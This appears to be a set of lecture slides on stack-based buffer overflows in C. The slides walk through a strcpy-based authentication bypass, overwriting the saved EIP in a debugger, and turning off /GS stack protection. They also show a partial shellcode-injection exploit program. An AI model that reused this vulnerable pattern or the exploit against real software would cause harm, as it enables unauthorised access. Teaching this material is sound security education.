auth_overflow.c

Overflow (Global Scope) check_authentication(char * password)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password)
{
    int auth_flag = 0;

    char password_buffer[16];

    strcpy(password_buffer, password);
}
```

100 %

Why?

Memory1

Address: ESP

View memory at the specified address

0x0018FF10	41414141 AAAA
0x0018FF14	41414141 AAAA
0x0018FF18	41414141 AAAA
0x0018FF1C	41414141 AAAA
0x0018FF20	00000041 A...
0x0018FF24	0018ff30 0y..
0x0018FF28	004010a2 f.@.
0x0018FF2C	002899d8 0".
0x0018FF30	00005500 0"

auth_overflow.c

Overflow

(Global Scope)

check_authentication(char * password)

```
int check_authentication(char *password)
{
    int auth_flag = 0;

    char password_buffer[16];
    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;

    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;
}
```

100 %



Why?

- ▶ the memory locations for auth_flag and password_buffer are examined again
- ▶ the password_buffer overflowed into the auth_flag, changing its first two bytes to 0x41
- ▶ ultimately, the program will treat this value as an integer, with a value of 65
- ▶ after the overflow, the check_authentication() function will return 65 instead of 0



Why?

Memory1

Address: ESP

0x0018FF10	41414141	AAAA
0x0018FF14	41414141	AAAA
0x0018FF18	41414141	AAAA
0x0018FF1C	41414141	AAAA
0x0018FF20	00000041	A...
0x0018FF24	0018ff30	0ÿ..
0x0018FF28	004010a2	¢.®.
0x0018FF2C	002899d8	0"(.
0x0018FF30	00125500	0"

auth_overflow.c

```
if(strcmp(password_buffer, "outgrabe") == 0)
    auth_flag = 1;

if(strcmp(password_buffer, "outgrabe") == 0)
    auth_flag = 1;

return auth_flag;
}

int main(int argc, char *argv[])
{
    if(argc < 2)
        return 1;
```

Why?

Memory1

Address: ESP

0x0018FF30	0018ff80	€ÿ..
0x0018FF34	004013f9	ù.@.
0x0018FF38	00000002
0x0018FF3C	00289980	€™(..
0x0018FF40	0028a6a0	{(..
0x0018FF44	ff270570	p.'ÿ
0x0018FF48	00000000
0x0018FF4C	00000000
0x0018FF50	751000

auth_overflow.c

Overflow (Global Scope) main(int argc, char * argv[])

```
if(check_authentication(argv[1]))
{
    printf("\n-----\n");
    printf("      Access Granted.\n");
    printf("-----\n");
}
else
{
    printf("\nAccess Denied.\n");
}
```

100 %



Why?

- ▶ since the if statement considers any nonzero value to be authenticated, the program's execution flow is controlled into the authenticated section
- ▶ in this example, the auth_flag variable is the execution control point, since overwriting this value is the source of the control



Security controls

Overflow Property Pages


Configuration: Debug Platform: Active(Win32) Configuration Manager...

Common Properties	Enable String Pooling
References	Enable Minimal Rebuild Yes (/Gm)
Configuration Properties	Enable C++ Exceptions No
General	Smaller Type Check No
Debugging	Basic Runtime Checks Stack Frames (/RTCs)
VC++ Directories	Runtime Library Multi-threaded Debug DLL (/MDd)
C/C++	Struct Member Alignment Default
General	Security Check Disable Security Check (/GS-)
Optimization	Enable Function-Level Linking
Preprocessor	Enable Parallel Code Generation
Code Generation	Enable Enhanced Instruction Set No Enhanced Instructions (/arch:IA32)
Language	Floating Point Model Precise (/fp:precise)
Precompiled Headers	Enable Floating Point Exceptions
Output Files	Create Hotpatchable Image
Browse Information	
Advanced	
All Options	
Command Line	
Linker	
Manifest Tool	

Enable String Pooling
Enables the compiler to create a single read-only copy of identical strings in the program image and in memory during execution, resulting in smaller programs, an optimization called string po...

OK Cancel Apply

Security controls





Security controls

Overflow Property Pages

Configuration: Debug Platform: Active(Win32) Configuration Manager...


Common Properties	Enable String Pooling
References	Enable Minimal Rebuild Yes (/Gm)
Configuration Properties	Enable C++ Exceptions No
General	Smaller Type Check No
Debugging	Basic Runtime Checks Uninitialized variables (/RTCu)
VC++ Directories	Runtime Library Multi-threaded Debug DLL (/MDd)
C/C++	Struct Member Alignment Default
General	Security Check Enable Security Check (/GS)
Optimization	Enable Function-Level Linking
Preprocessor	Enable Parallel Code Generation
Code Generation	Enable Enhanced Instruction Set No Enhanced Instructions (/arch:IA32)
Language	Floating Point Model Precise (/fp:precise)
Precompiled Headers	Enable Floating Point Exceptions
Output Files	Create Hotpatchable Image
Browse Information	
Advanced	
All Options	
Command Line	
Linker	
Manifest Tool	

Security Check
The Security Check helps detect stack-buffer over-runs, a common attempted attack upon a program's security. (/GS-, /GS)

OK Cancel Apply



Security controls





Stack-Based Buffer Overflow Vulnerabilities

Example 2:

- ▶ another execution control point does exist, even though one cannot see it in the C code – saved EIP on the stack
- ▶ it is located after all the stack variables
- ▶ it can easily be overwritten
- ▶ this memory is integral to the operation of all programs, so it exists in all programs, and when it's over-written, it usually results in a program crash



Saved EIP on the stack

- ▶ when a function is called
 - a *stack frame* is pushed onto the stack
 - the EIP register jumps to the first instruction of the function
 - each stack frame contains:
 - the local variables for that function
 - a return address so EIP can be restored
- ▶ the return address in a stack frame can be located by understanding how the stack frame is created
 - ▶ this process begins in the main() function, even before the function call



Saved EIP on the stack

Overflow - Microsoft Visual Studio

FILE EDIT VIEW PROJECT BUILD DEBUG TEAM TOOLS TEST ANALYZE WINDOW HELP

Quick Launch (Ctrl+Q)

Mihai Lica Pura

auth_overflow2.c

```
int main(int argc, char *argv[])
{
    if(argc < 2)
    {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }

    if(check_authentication(argv[1]))
    {
        printf("\n-----\n");
        printf("      Access Granted.\n");
        printf("-----\n");
    }
    else
    {
        printf("\nAccess Denied.\n");
    }
}
```

Server Explorer Toolbox

Solution Explorer

Search Solution Explorer (Ctrl+;) Solution 'Overflow' (4 projects)

- Exploit
- Get_Env
- Overflow
- Overflow2

Properties

Output

Show output from: Debug

'Overflow2.exe' (Win32): Loaded 'C:\Windows\SysWOW64\kernel32.dll'. Cannot find or open the PDB file.

'Overflow2.exe' (Win32): Loaded 'C:\Windows\SysWOW64\KernelBase.dll'. Cannot find or open the PDB file.

'Overflow2.exe' (Win32): Loaded 'C:\Windows\SysWOW64\msvcr120d.dll'. Cannot find or open the PDB file.

The program '[6532] Overflow2.exe' has exited with code 0 (0x0).

Error List Output Find Symbol Results

Ready Ln 43 Col 1 Ch 1 INS



Saved EIP on the stack

The screenshot shows a Microsoft Visual Studio interface with the following components:

- Top Bar:** FILE, EDIT, VIEW, PROJECT, BUILD, DEBUG, TEAM, TOOLS, TEST.
- Process:** [6420] Overflow2.exe
- Memory1:** Shows memory dump starting at address 0x0030784A, mostly filled with question marks.
- Disassembly:** Shows assembly code for auth_overflow2.c. A specific instruction at address 0x00307850 is highlighted in red: `printf("Access Granted.\n");`. A context menu is open over this instruction, with the "Go To Disassembly" option highlighted and circled in red.
- Context Menu:** A list of debugger commands with keyboard shortcuts, including Insert Snippet..., Surround With..., Peek Definition, Go To Definition, Go To Declaration, Find All References, View Call Hierarchy, Toggle Header / Code File, Breakpoint, Add Watch, Add Parallel Watch, QuickWatch..., Pin To Source, Show Next Statement, Step Into Specific, Run To Cursor, Run Flagged Threads To Cursor, Set Next Statement, Go To Disassembly (highlighted), Cut, Copy, Paste, and Outlining.
- Output Window:** Shows the command `main` and some initial loading messages.
- Solution Explorer:** Shows the solution "Overflow" with four projects: Exploit, Get_Env, Overflow, and Overflow2 (which is selected).
- Watch 1:** An empty watch window.
- Output:** Shows the command `main` and some initial loading messages.
- Bottom Bar:** Ready, Call Stack, Breakpoints, Command Window, Immediate Window, Output, Error List, Solution Explor., Team Explorer, Properties, Ln 35, Col 41, Ch 41, INS, EN, 10:04 AM, 6/29/2017.



Saved EIP on the stack

Memory1

Address	Value
0x0030784A	????????
0x0030784E	????????
0x00307852	????????
0x00307856	????????
0x0030785A	????????
0x0030785E	????????
0x00307862	????????
0x00307866	????????
0x0030786A	????????

Disassembly auth_overflow2.c


Address	Instruction	Description
0040108E	mov ecx, 4	
00401093	shl ecx, 0	
00401096	mov edx, dword ptr [argv]	
00401099	mov eax, dword ptr [edx+ecx]	
0040109C	push eax	
0040109D	call check_authentication (0401000h)	F11 - Step into
004010A2	add esp, 4	
004010A5	test eax, eax	
004010A7	je main+75h (04010D5h)	
{		



Saved EIP on the stack

- ▶ EAX register contains a pointer to the first command-line argument – the argument to `check_authentication()`
- ▶ EAX is written on the top of the stack
- ▶ this starts the stack frame for `check_authentication()` with the function argument
- ▶ the next instruction is the actual call
 - it pushes the address of the next instruction to the stack and moves EIP to the start of the `check_authentication()`
the address pushed to the stack is the return address for the stack frame (0x004010A2)

Saved EIP on the stack



The screenshot shows a debugger interface with two main panes: a memory dump and an assembly disassembly.

Memory1 pane:

- Address: EBP (highlighted with a red circle)
- Hex dump:
 - 0x0018FF30 0018ff80 €y..
 - 0x0018FF34 004013f9 ü.@.
 - 0x0018FF38 00000002
 - 0x0018FF3C 004d9988 ^"M.
 - 0x0018FF40 004da6a8 ^|M.
 - 0x0018FF44 7caa6381 .c²|
 - 0x0018FF48 00000000
 - 0x0018FF4C 00000000
 - 0x0018FF50 75100000

Disassembly pane:

- File: auth_overflow2.c
- Address: check_authentication(char *)
- Viewing Options:
 - int check_authentication(char *password)
{
 00401000 push ebp
 00401001 mov ebp,esp
 00401003 sub esp,14h
 char password_buffer[16];

 int auth_flag = 0;
 00401006 mov dword ptr [auth_flag],0



Saved EIP on the stack

Memory 1

Address	Value	Content
0x0018FEF8	005a9988	^"Z.
0x0018FEFC	0000005f	-...
0x0018FF00	00000003
0x0018FF04	0018ff10	.ÿ..
0x0018FF08	0f93f184	.ñ“.
0x0018FF0C	00000000
0x0018FF10	0018ff2c	,ÿ..
0x0018FF14	0040122b	+.@.
0x0018FF18	004050d0	DP@.
0x0018FF1C	004050d4	DP@.
0x0018FF20	004050d8	DP@.
0x0018FF24	00000000
0x0018FF28	004010a2	\$.@.
0x0018FF2C	005a99e1	á"Z.

Disassembly auth_overflow2.c

Address	Instruction	Description
00401000	push ebp	
00401001	mov esp,ebp	
00401003	sub esp,14h	
	char password_buffer[16];	

Address: check_authentication(char *)

Viewing Options

```
#include <string.h>

int check_authentication(char *password)
{
    push ebp
    mov esp,ebp
    sub esp,14h
    char password_buffer[16];
```

Saved EIP on the stack

Memory 1

Address	Value
0x0018FEF8	00249918 .”\$.
0x0018FEFC	00000056 V...
0x0018FF00	00000003
0x0018FF04	0018ff10 .ý..
0x0018FF08	0f85f184 .ñ..
0x0018FF0C	00000000
0x0018FF10	0018ff2c ,ý..
0x0018FF14	0040122b +.@.
0x0018FF18	004050d0 ĐP@.
0x0018FF1C	004050d4 ÓP@.
0x0018FF20	00000000
0x0018FF24	0018ff30 0ý..
0x0018FF28	004010a2 \$.@.
0x0018FF2C	00249971 q”\$.

Disassembly auth_overflow2.c

Address	Instruction
00401001	mov esp,esp
00401003	sub esp,14h
	char password_buffer[16];
00401006	int auth_flag = 0;
00401006	mov dword ptr [auth_flag],0
	strcpy(password_buffer, password);
0040100D	mov eax,dword ptr [password]
00401010	push eax

Saved EIP on the stack

Memory1

Address	Value	Description
0x0018FEF8	00249918	."\$.
0x0018FEFC	00000056	V...
0x0018FF00	00000000
0x0018FF04	0040101a	..@.
0x0018FF08	0018ff10	.y..
0x0018FF0C	00249971	q"\$.
0x0018FF10	53534150	PASS
0x0018FF14	44524f57	WORD
0x0018FF18	00405000	.P@.
0x0018FF1C	004050d4	OP@.
0x0018FF20	00000000
0x0018FF24	0018ff30	0y..
0x0018FF28	004010a2	\$.@.
0x0018FF2C	00249971	q"\$.

Disassembly auth_overflow2.c

```

Address: check_authentication(char *)
Viewing Options
00401000  mov    eax,[password_buffer]
00401010  push   eax
00401011  lea    ecx,[password_buffer]
00401014  push   ecx
00401015  call   _strcpy (04010F8h)
0040101A  add    esp,8

if(strcmp(password_buffer, "brillig") == 0)
0040101D  push   405000h
00401022  lea    edx,[password_buffer]

```



Saved EIP on the stack

Memory 1

Address	Value	Content
0x0018FEF8	00249918	.m\$.
0x0018FEFC	00000056	V...
0x0018FF00	00000000
0x0018FF04	00401047	G.@.
0x0018FF08	0018ff10	.y..
0x0018FF0C	00405008	.P@.
0x0018FF10	53534150	PASS
0x0018FF14	44524f57	WORD
0x0018FF18	00405000	.P@.
0x0018FF1C	004050d4	OP@.
0x0018FF20	00000000
0x0018FF24	0018ff30	0y..
0x0018FF28	004010a2	\$.@.
0x0018FF2C	00249971	q.m\$.

Disassembly auth_overflow2.c

Address	Instruction	Description
00401055	mov eax,dword ptr [auth_flag]	
}		
00401058	mov esp,ebp	
0040105A	pop ebp	
0040105B	ret	
--- NO source file ---		
0040105C	int 3	
0040105D	int 3	
0040105E	int 3	



Saved EIP on the stack

- ▶ when a function is done
 - the stack frame is popped off the stack
 - the return address is used to restore EIP
- ▶ ret instruction:
 - removes the stack frame
 - sets the execution pointer register (EIP) to the saved return address in the stack frame (0x004010A2)
- ▶ this brings the program execution back to the next instruction in main() after the function call



Saved EIP on the stack

Memory1

Address	Value
0x0018FEF8	00249918 .`\$.
0x0018FEFC	00000056 V...
0x0018FF00	00000000
0x0018FF04	00401047 G.@.
0x0018FF08	0018ff10 .ÿ..
0x0018FF0C	00405008 .P@.
0x0018FF10	53534150 PASS
0x0018FF14	44524f57 WORD
0x0018FF18	00405000 .P@.
0x0018FF1C	004050d4 ÕP@.
0x0018FF20	00000000
0x0018FF24	0018ff30 0ÿ..
0x0018FF28	004010a2 \$.@.
0x0018FF2C	00249971 q`\$.

Disassembly auth_overflow2.c

Address	Instruction
00401096	mov edx,dword ptr [argv]
00401099	mov eax,dword ptr [edx+ecx]
0040109C	push eax
0040109D	call check authentication (0401000h)
004010A2	add esp,4
004010A5	test eax,eax
004010A7	je main+75h (04010D5h)
{	
	printf("\n-----\n");



Changing saved EIP on the stack

- ▶ if some or all of the bytes of the saved EIP are overwritten, the program will still try to use that value to restore the execution pointer register (EIP)
- ▶ this usually results in a crash, since execution is essentially jumping to a random location



Changing saved EIP on the stack

Memory 1

Address: 0x0018FEF8

0x0018FEF8	004d9918	.”M.
0x0018FEFC	00000056	V...
0x0018FF00	00000000
0x0018FF04	00401047	G.@.
0x0018FF08	0018ff10	.ÿ..
0x0018FF0C	00405008	.P@.
0x0018FF10	53534150	PASS
0x0018FF14	44524f57	WORD
0x0018FF18	00405000	.P@.
0x0018FF1C	004050d4	ÖP@.
0x0018FF20	00000000
0x0018FF24	0018ff30	0ÿ..
0x0018FF28	00345678	xV4.
0x0018FF2C	004d9971	q”M.

Change the value to a random one

Disassembly auth_overflow2.c

Address: check_authentication(char *)


Viewing Options

0040105A	pop	ebp
0040105B	ret	
--- No source file ---		
0040105C	int	3
0040105D	int	3
0040105E	int	3
0040105F	int	3

--- d:\scoala\cursuri\high level programming\curs\3_overflow\overflow2\auth_overflow2.c



Changing saved EIP on the stack





Changing saved EIP on the stack

- ▶ but this value does not need to be random
- ▶ if the overwrite is controlled, execution can, in turn, be controlled to jump to a specific location



Changing saved EIP on the stack

Memory1

Address: 0x0018FEF8

0x0018FEF8	00839918	.m.f.
0x0018FEFC	00000056	V...
0x0018FF00	00000003
0x0018FF04	0018ff10	.y..
0x0018FF08	0f76f184	.nv.
0x0018FF0C	00000000
0x0018FF10	0018ff2c	.y..
0x0018FF14	0040122b	+.@.
0x0018FF18	004050d0	DP@.
0x0018FF1C	004050d4	DP@.
0x0018FF20	004050d8	DP@.
0x0018FF24	00000000
0x0018FF28	004050e0	àP@.
0x0018FF2C	0018ff34	4y..

Disassembly auth_overflow2.c

Address: main(int, char **)

Viewing Options

```
printf("\n-----\n");
004010A9 push    40502Ch
004010AE call    dword ptr ds:[4030E4h]
004010B4 add     esp,4
    printf("Access Granted.\n");
004010B7 push    40504Ch
004010BC call    dword ptr ds:[4030E4h]
    printf("Access Granted.\n");
004010C2 add     esp,4
```

Get address of push instruction



Changing saved EIP on the stack

The screenshot shows a debugger interface with two main panes: 'Memory' and 'Disassembly'.


Memory Pane: Displays memory dump starting at address 0x0018FEF8. A red box highlights the entry at address 0x0018FF28: **004010b7 .@.**. Below this entry, a red message box contains the text: **Change value to the address of that push**.

Address	Value	Content
0x0018FEF8	00839918	."f.
0x0018FEFC	00000056	V...
0x0018FF00	00000000
0x0018FF04	00401047	G.@.
0x0018FF08	0018ff10	.y..
0x0018FF0C	00405008	.P@.
0x0018FF10	53534150	PASS
0x0018FF14	44524f57	WORD
0x0018FF18	00405000	.P@.
0x0018FF1C	004050d4	OP@.
0x0018FF20	00000000
0x0018FF24	0018ff30	0y..
0x0018FF28	004010b7	.@.
0x0018FF2C	00839971	q"f.

Disassembly Pane: Shows the assembly code for the function **check_authentication(char *)**. A red box highlights the **ret** instruction at address 0040105B. The assembly listing includes:

```
0040105A pop    ebp
0040105B ret
--- No source file ---
0040105C int    3
0040105D int    3
0040105E int    3
0040105F int    3
--- d:\scoala\cursuri\high level programming\curs\3_overflow\overflow2\auth_overflow2.c
```

Changing saved EIP on the stack





Running code from the stack

*Solution from folder **3_Shellcode***

```
int main(void)
{
    char *shellcode =
"\x33\xc9\x64\...\xd6\x57\xff\xd0";
    ((void(*)(void))shellcode)();
    return 0;
}
```




Running code from the stack






Security Controls – DEP





Security Controls – DEP





Stack-Based Buffer Overflow Vulnerabilities

*Projects **Exploit** and **Overflow2** from solution
from folder **3_Overflow***

Example 3

1. Exploit program (Exploit project)
 - exploits the buffer overflow vulnerability to inject code and run it
2. Target program (Overflow project)
 - has a buffer overflow vulnerability



Exploit program

```
char shellcode[] = "\x33\xC9\x64...\x18\x00";
char exe[] = "...\\Overflow2.exe \"";
int main(int argc, char *argv[]) {
    char *command, *buffer; int size, sc_size;
    sc_size = sizeof(char)*strlen(shellcode);
    size = sizeof(char)*(sc_size + strlen(exe) + 2);
    command = (char *) malloc(size);
    // Zero out the new memory
    memset(command, 0, size);
```



Exploit program

```
strcpy(command, exe);

// Set buffer at the end of command
buffer = command + strlen(command);
memcpy(buffer, shellcode, sizeof(shellcode));

strcat(command, "\\\");

// Run exploit
system(command);
free(command);

}
```



Target program

```
int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-----\n");
